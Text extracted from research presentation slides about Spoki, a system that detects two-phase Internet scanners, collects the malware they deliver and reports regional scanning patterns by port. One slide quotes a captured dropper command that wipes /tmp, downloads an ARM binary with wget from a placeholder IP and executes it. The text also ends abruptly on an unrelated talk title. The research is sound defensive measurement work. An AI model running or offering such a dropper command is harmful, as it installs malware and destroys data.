
```
1 cd /tmp; rm -rf *;  
2   wget http://IPv4/arm7;  
3   chmod 777 arm7; ./arm7 rep.arm7
```

- Spoki can identify these snippets and download the malware


Malware Collection in Practice



Malware Collection in Practice



Malware Collection in Practice



What did we find?

```
ssh archive
6 ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, not stripped
7 ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, not stripped
8 ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, not stripped
10 HTML document, ASCII text
16 HTML document, ASCII text, with very long lines
18 ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, with debug_info, not stripped
19 POSIX shell script, ASCII text executable
21 ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
22 Bourne-Again shell script, ASCII text executable, with very long lines
24 ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), too many section (65535)
27 ELF 32-bit LSB executable, ARM, version 1 (ARM), dynamically linked, interpreter /lib/ld-uClibc.so.0, with debug_info, not stripped
30 ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, missing section headers
46 ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
57 ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, no section header
60 ELF 32-bit LSB executable, ARM, EABI4 version 1 (GNU/Linux), statically linked, no section header
69 ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, no section header
77 ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
87 ASCII text
96 ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, with debug_info, not stripped
122 ASCII text, with CRLF line terminators
181 ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
244 Bourne-Again shell script, ASCII text executable
333 ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, no section header
archive:malware hiesgen$
[malware] 1:python3 2:python3 3:python3- 4:bash* 12:45
```

Spoki detected 15% of the hashes earlier than VirusTotal (26% benign, 59% old)

Geographical Scanning Locality

- Scanners focus on different ports in Europe and the USA
- Different vendors and deployments attracts different attacks

Payload Prefix	EU		US	
	Share	Ports	Share	Ports
TDS7 Pre-login	74.52%	1433	1.16%	1443
TLS Client Hello	4.55%	443, 8443	37.80%	443, 8443
ADB Connect	4.97%	5555	37.01%	5555
SMB Negotiate	11.04%	445	-	-
PSQL/UPnP	0.35%	5432	3.10%	5432, 5000
TSAP	0.45%	102	1.42%	102
MongoDB	0.27%	27017	1.21%	27017
Unknown	0.16%	28967	1.15%	28967

TDS: Tabular Data Stream used by Microsoft SQL


ADB: Android Debug Bridge

TSAP: Transport Service Access Point protocol port, used for x.400, X.500; vulnerabilities in a variety of SIMATIC devices

Targets non-ASCII payloads

Topological Scanning Locality

- Six of the top-ten source prefixes in the EU share a /16 with our /24 vantage point
 - This scanning behavior is associated with botnets
 - A similar locality cannot be observed in the US
- Crosscheck (sampled) traffic at a European IXP
 - Local, irregular SYNs in 370 prefixes (150 packets per host)
 - Very focused: 96% target 23, 7547, 8291 (multiple sources identified as MiktoTik routers)
- No correlation of /16 local, irregular SYNs at an Asian ISP



Takeaways

- Spoki makes two-phase scanners visible
- Irregular SYNs dominate SYNs on the Internet: ~75%
- Two-phase scans
 - ... act as a catalyst
 - ... are used for malicious activities
 - ... follow locality patterns
 - ... have detectable signatures

Takeaways

- Spoki makes two-phase scanners visible
- Irregular SYNs dominate SYNs on the Internet: ~75%
- Two-phase scans
 - ... act as a catalyst → Short update cycles needed
 - ... are used for malicious activities
 - ... follow locality patterns
 - ... have detectable signatures

Takeaways

- Spoki makes two-phase scanners visible
- Irregular SYNs dominate SYNs on the Internet: ~75%
- Two-phase scans
 - ... act as a catalyst → Short update cycles needed
 - ... are used for malicious activities → Deliver a variety of malware
 - ... follow locality patterns
 - ... have detectable signatures

Takeaways

- Spoki makes two-phase scanners visible
- Irregular SYNs dominate SYNs on the Internet: ~75%
- Two-phase scans
 - ... act as a catalyst → Short update cycles needed
 - ... are used for malicious activities → Deliver a variety of malware
 - ... follow locality patterns → Ensure your data fits your deployment
 - ... have detectable signatures

Takeaways

- Spoki makes two-phase scanners visible
- Irregular SYNs dominate SYNs on the Internet: ~75%
- Two-phase scans
 - ... act as a catalyst → Short update cycles needed
 - ... are used for malicious activities → Deliver a variety of malware
 - ... follow locality patterns → Ensure your data fits your deployment
 - ... have detectable signatures → Can be tracked and their packets filtered

The Race to the Vulnerable: Measuring the Log4j Shell Incident

